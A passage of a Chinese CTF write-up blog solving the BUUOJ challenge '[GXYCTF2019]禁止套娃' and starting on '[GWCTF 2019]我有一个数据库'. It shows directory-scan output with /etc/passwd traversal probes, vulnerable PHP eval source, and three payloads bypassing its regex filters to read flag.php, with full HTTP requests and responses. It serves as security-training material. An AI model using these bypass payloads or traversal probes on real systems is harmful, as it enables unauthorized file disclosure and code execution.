[GXYCTF2019]禁止套娃；[GWCTF 2019]我有一个数据库；[BJDCTF2020]ZJCTF，不过如此；[强网杯 2019]高明的黑客

原创


[F。N 嘿嘿](#) 于 2021-12-01 15:50:54 发布 13 收藏

文章标签： web 网络安全 sql

[GXYCTF2019]禁止套娃;[GWCTF 2019]我有一个数据库;[BJDCTF2020]ZJCTF，不过如此;[强网杯 2019]高明的黑客

[GXYCTF2019]禁止套娃


只有一句话，看源码也没有其他的，抓包从放，也没有其他的信息



flag在哪里呢?


然后

只有扫目录了



```
D:\LenovoSoftstore\python\dirsearch-master>python dirsearch.py -u http://bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn:81/ -t 5 -s 0.

                 v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 5 | Wordlist size: 10929

Output File: D:\LenovoSoftstore\python\dirsearch-master\reports\bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn-81\-_21-11-24_18-31-45.

Error Log: D:\LenovoSoftstore\python\dirsearch-master\logs\errors-21-11-24_18-31-45.log

Target: http://bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn:81/

[18:31:45] Starting:
[18:31:52] 400 -  154B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[18:32:36] 301 -  185B  - /.git  ->  http://bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn/.git/
[18:32:37] 403 -  571B  - /.git/
[18:32:37] 403 -  571B  - /.git/branches/
[18:32:37] 200 -  267B  - /.git/COMMIT_EDITMSG
[18:32:37] 200 -   92B  - /.git/config
[18:32:37] 200 -   73B  - /.git/description
[18:32:37] 200 -   23B  - /.git/HEAD
[18:32:38] 403 -  571B  - /.git/hooks/
[18:32:39] 200 -  137B  - /.git/index
[18:32:39] 403 -  571B  - /.git/info/
[18:32:39] 200 -  240B  - /.git/info/exclude
[18:32:39] 403 -  571B  - /.git/logs/
[18:32:39] 200 -  150B  - /.git/logs/HEAD
[18:32:40] 301 -  185B  - /.git/logs/refs  ->  http://bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn/.git/logs/refs/
[18:32:40] 301 -  185B  - /.git/logs/refs/heads  ->  http://bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn/.git/logs/refs/heads/
[18:32:40] 200 -  150B  - /.git/logs/refs/heads/master
[18:32:41] 403 -  571B  - /.git/objects/
[18:32:41] 403 -  571B  - /.git/refs/
[18:32:41] 301 -  185B  - /.git/refs/heads  ->  http://bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn/.git/refs/heads/
[18:32:41] 200 -   41B  - /.git/refs/heads/master
[18:32:42] 301 -  185B  - /.git/refs/tags  ->  http://bd7cb588-042f-400e-9819-1f6c1fe415a2.node4.buuoj.cn/.git/refs/tags/
[18:41:18] 400 -  154B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[18:43:46] 200 -    0B  - /flag.php

Task Completed
```

然后这就尴尬了，访问不了(禁止访问)，我也没有其他办法了，只能看看wp了，结果是他们访问后得到源码，这里因为我访问不了，就直接拿wp的源码来做题了



403 Forbidden

nginx/1.14.2

本以为得到源码的我就可以写出来了，但是想法还是太简单了

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
         }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```


这里推荐一下 `https://zhuanlan.zhihu.com/p/347849603`，
他把无参数的正则匹配讲得很清楚

`'/[a-z,_]+\((?R)?\)/'` 中的 `(?R)` 表示匹配当前的正则表达式，
当前的正则为 `/[a-z,_]+\(\)/`，
因为 `(?R)` 在括号里，
故匹配类似于 `a(b(c()))` 这类，
后面的 `?` 则是非贪婪模式，只匹配一次，


看懂源码了，但又不知道怎么绕过，又得看wp了
这里推荐一下 `https://www.gem-love.com/ctf/530.html?replytocom=5`

方法一：

现在理解一些要用到的函数，举个列子



```php
<?php
print_r(localeconv());//返回一个数列, 数列的第一个数据为'.'
echo '<br><br>';

print_r(current(localeconv())); //currenet()的别名为pos(), 返回数列指针, 它指向第一个数据
echo '<br><br>';

print_r(scandir('.'));//当前目录
echo '<br><br>';

print_r(scandir(current(localeconv())));//这里也就等于返回当前目录
echo '<br><br>';

print_r(array_reverse(scandir(current(localeconv()))));//array_reverse()返回倒叙的数组
echo '<br><br>';

print_r(next(array_reverse(scandir(current(localeconv())))));//next()从当前指针移动到下一位
echo '<br><br>';

?>
```




```
Array ( [decimal_point] => . [thousands_sep] => [int_curr_symbol] => [currency_symbol] => [mon_decimal_point] => [mon_thousands_sep] => [positive_sign] =>
[negative_sign] => [int_frac_digits] => 127 [frac_digits] => 127 [p_cs_precedes] => 127 [p_sep_by_space] => 127 [n_cs_precedes] => 127 [n_sep_by_space] => 127
[p_sign_posn] => 127 [n_sign_posn] => 127 [grouping] => Array ( ) [mon_grouping] => Array ( ) )

.

Array ( [0] => . [1] => .. [2] => 1.php [3] => debug.log [4] => error [5] => index.html [6] => login1 [7] => login2 [8] => phpMyAdmin4.8.5 )

Array ( [0] => . [1] => .. [2] => 1.php [3] => debug.log [4] => error [5] => index.html [6] => login1 [7] => login2 [8] => phpMyAdmin4.8.5 )

Array ( [0] => phpMyAdmin4.8.5 [1] => login2 [2] => login1 [3] => index.html [4] => error [5] => debug.log [6] => 1.php [7] => .. [8] => . )

login2
```

之后就可以读取文件了，


读取的函数可用`file_get_ contents`,`readfile`,`highlight_file`,`show_source`等，因为有正则的过滤，这里只能用后两个

得到flag（这里要注意`if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp']))`将匹配到的数据换为空，使剩下的等于`;`,故payload要加上`;`）



flag在哪里呢?

```
<?php
$flag = "flag{3c96e391-f101-4607-91d9-4f7efa802210}";
?>
1
```




http://d98cc14a-1ca5-4e92-b346-5ae731c9009a.node4.buuoj.cn:81
/?exp=print_r(highlight_file(next(array_reverse(scandir(current(localeconv()))))));

方

法二：


使用随机函数得到`flag.php`

```
print_r(array_flip(scandir(current(localeconv()))));//array_flip()将数组的键于值相互转换
echo '<br><br>';

print_r(array_rand(array_flip(scandir(current(localeconv())))));//array_rand()随机抽取一个单元或多个单元，这里多访问几次就可以显示到flag.php
```




```
Array ( [.] => 0 [..] => 1 [1.php] => 2 [debug.log] => 3 [error] => 4 [index.html] => 5 [login1] => 6 [login2] => 7 [phpMyAdmin4.8.5] => 8 )

login2
```

之后访问文件(多点几次就出来了)



flag在哪里呢?

```
<?php
$flag = "flag{ae9b99f1-291d-4ff0-bd04-00915dc96644}";
?>
1
```




http://c6fc34ea-d053-4dce-aa39-0dbc41e0e2e9.node4.buuoj.cn:81
/?exp=print_r(highlight_file(array_rand(array_flip(scandir(current(localeconv()))))));

方法三：

利用`session_id`得到`flag.php`

`session_start()`开启一个会话，


`session_id()`会在cookie里面取出`PHPSESSID`的值，故更改`PHPSESSID`为`flag.php`



```
GET /?exp=print_r(session_id(session_start())); HTTP/1.1
Host: f0393f59-8f30-4cb9-8909-f9e7c23f3de4.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=flag.php
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 25 Nov 2021 08:43:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Content-Length: 31

flag在哪里呢？<br>
flag.php
```

得到flag




```
GET /?exp=print_r(highlight_file(session_id(session_start())));
 HTTP/1.1
Host: f0393f59-8f30-4cb9-8909-f9e7c23f3de4.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=flag.php
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 25 Nov 2021 08:47:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Content-Length: 353

flag在哪里呢？<br>
<code>
  <span style="color: #000000">
  <span style="color: #0000BB">&lt;?php<br />
  $flag&nbsp;</span>
  <span style="color: #007700">=&nbsp;</span>
  <span style="color: #DD0000">"flag{c22ea429-f828-4a5c-8dd0-1c873e3e6727}"</span
  <span style="color: #007700">;<br />
  </span>
  <span style="color: #0000BB">?&gt;<br />
  </span>
  </span>
</code>
1
```


[GWCTF 2019]我有一个数据库

啥也没有，那就开始扫目录，扫到了phpmyadmin



```
